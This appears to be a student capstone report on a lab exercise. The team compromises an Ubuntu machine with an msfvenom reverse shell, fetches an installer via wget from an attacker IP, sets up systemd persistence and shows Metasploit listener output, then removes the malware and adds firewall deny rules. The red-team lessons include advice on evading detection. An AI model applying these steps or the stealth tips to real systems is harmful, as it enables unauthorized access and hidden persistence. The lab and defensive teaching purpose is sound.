
Offensive and Defensive Operations on an Ubuntu System:


Jay Bolinger, Michael Swanegan, Jordan Leung

Phase 0: Weaponization (Red Team)

Before initiating the attack, we prepared custom malware and a script designed to establish and maintain persistence on the target system. Using msfvenom, we generated a Linux reverse shell payload named shell.elf. When executed, this payload initiates a connection to a listener on the attacker's machine, providing remote shell access.



We then developed a script named install.sh, which installs the payload and registers it as a persistent systemd service called malware.service. This service is configured to start automatically on boot, allowing the attacker to regain access to the system as long as it remains powered on.




Phase 1: Offensive Operations (Red Team)

1. **Initial Access via SSH**

Using legitimate credentials found "written on a sticky note," we established a secure shell (SSH) connection to the target Ubuntu machine. The compromised user already had sudo privileges, enabling us to elevate to root using the known password.

2. **Payload Delivery and Execution**

We hosted the malicious payload & installation script on a local HTTP server using Python 3's built-in module:



Via our SSH connection we downloaded the installation script from our webserver using the following command:


    wget http://<attacker-ip>:8000/install.sh

We made install.sh executable and ran it with elevated privileges:

    chmod +x install.sh

    sudo ./install.sh

With our malware deployed and running, we started a listener on the attacking machine, using the multi/handler exploit in Metasploit, and successfully established a reverse shell connection, allowing us to explore the target system.



```
msf6 exploit(multi/handler) > show options

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.103   yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

3. **Establishing Persistence with systemd**


The install.sh script created a persistent systemd service named malware.service. This ensured that our reverse shell would automatically reconnect to our listener upon system reboot, granting continued remote access.

Phase 2: Defensive Operations (Blue Team)

After executing the initial compromise, we transitioned into a blue team role to investigate the incident and implement remediation steps.


1. **Review and Analysis**

We began by analyzing the install.sh script to understand the attack vector. The script outlined clear steps to download the payload, set permissions, establish persistence, and execute the malware. This script also revealed exactly where the payload and service files were located.



2. **Disabling and Removing the Malicious Service**

To eliminate persistence, our first action was to stop and remove the malicious service. We disabled and removed the malware.service to stop the reverse shell from re-establishing:



This removed the service and prevented the malware from running at startup.

3. **Malware File Removal**

Next, we deleted the downloaded msfvenom malware from the system along with the installer:

We verified system integrity by checking system directories and reviewing logs to ensure no remnants remained.

4. **Firewall Hardening**

To prevent future communication with the attacker's machine, we updated the configuration on the system's firewall (UFW) to block both inbound and outbound traffic to and from the attackers IP:

sudo ufw deny from <attacker-ip>

sudo ufw deny out to <attacker-ip>

We verified rules were applied:

```
jay@UbuntuVictim:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
8000                       DENY        192.168.56.103
22                         DENY        192.168.56.103

192.168.56.103             DENY OUT    Anywhere

jay@UbuntuVictim:~$
```

This effectively cut off any future connections from the compromised host to the attacking machine. As seen below when tested from the attacker’s machine we could no longer gain access via SSH.

Lessons Learned

Red Team Reflections:

- Avoid leaving artifacts like install.sh in obvious locations such as the user's home directory.
- Obfuscate logs and use inconspicuous service names (e.g., update-agent.service instead of malware.service) to avoid detection.
- Consider using additional persistence techniques and encrypted communication channels for stealth.

Blue Team Takeaways:

- Implement stronger firewall rules by default and monitor for unexpected outbound connections.
- Deploy centralized log management via a SIEM to facilitate faster detection and analysis.
- Integrate IDS/IPS solutions (e.g., Suricata or Snort) to detect unauthorized activity.
- Leverage EDR (Endpoint Detection and Response) platforms to isolate and remediate infected endpoints automatically.

Conclusion

This capstone project successfully demonstrated both offensive and defensive cybersecurity operations:

- As the **Red Team**, we deployed custom malware, established a reverse shell, and configured persistence using native Linux services.
- As the **Blue Team**, we analyzed the attack, disabled persistence mechanisms, removed all traces of the malware, and implemented defensive controls to prevent future breaches.

The project provided hands-on experience in real-world attack simulation and incident response, reinforcing the importance of layered security, proactive monitoring, and fast remediation in cybersecurity defense.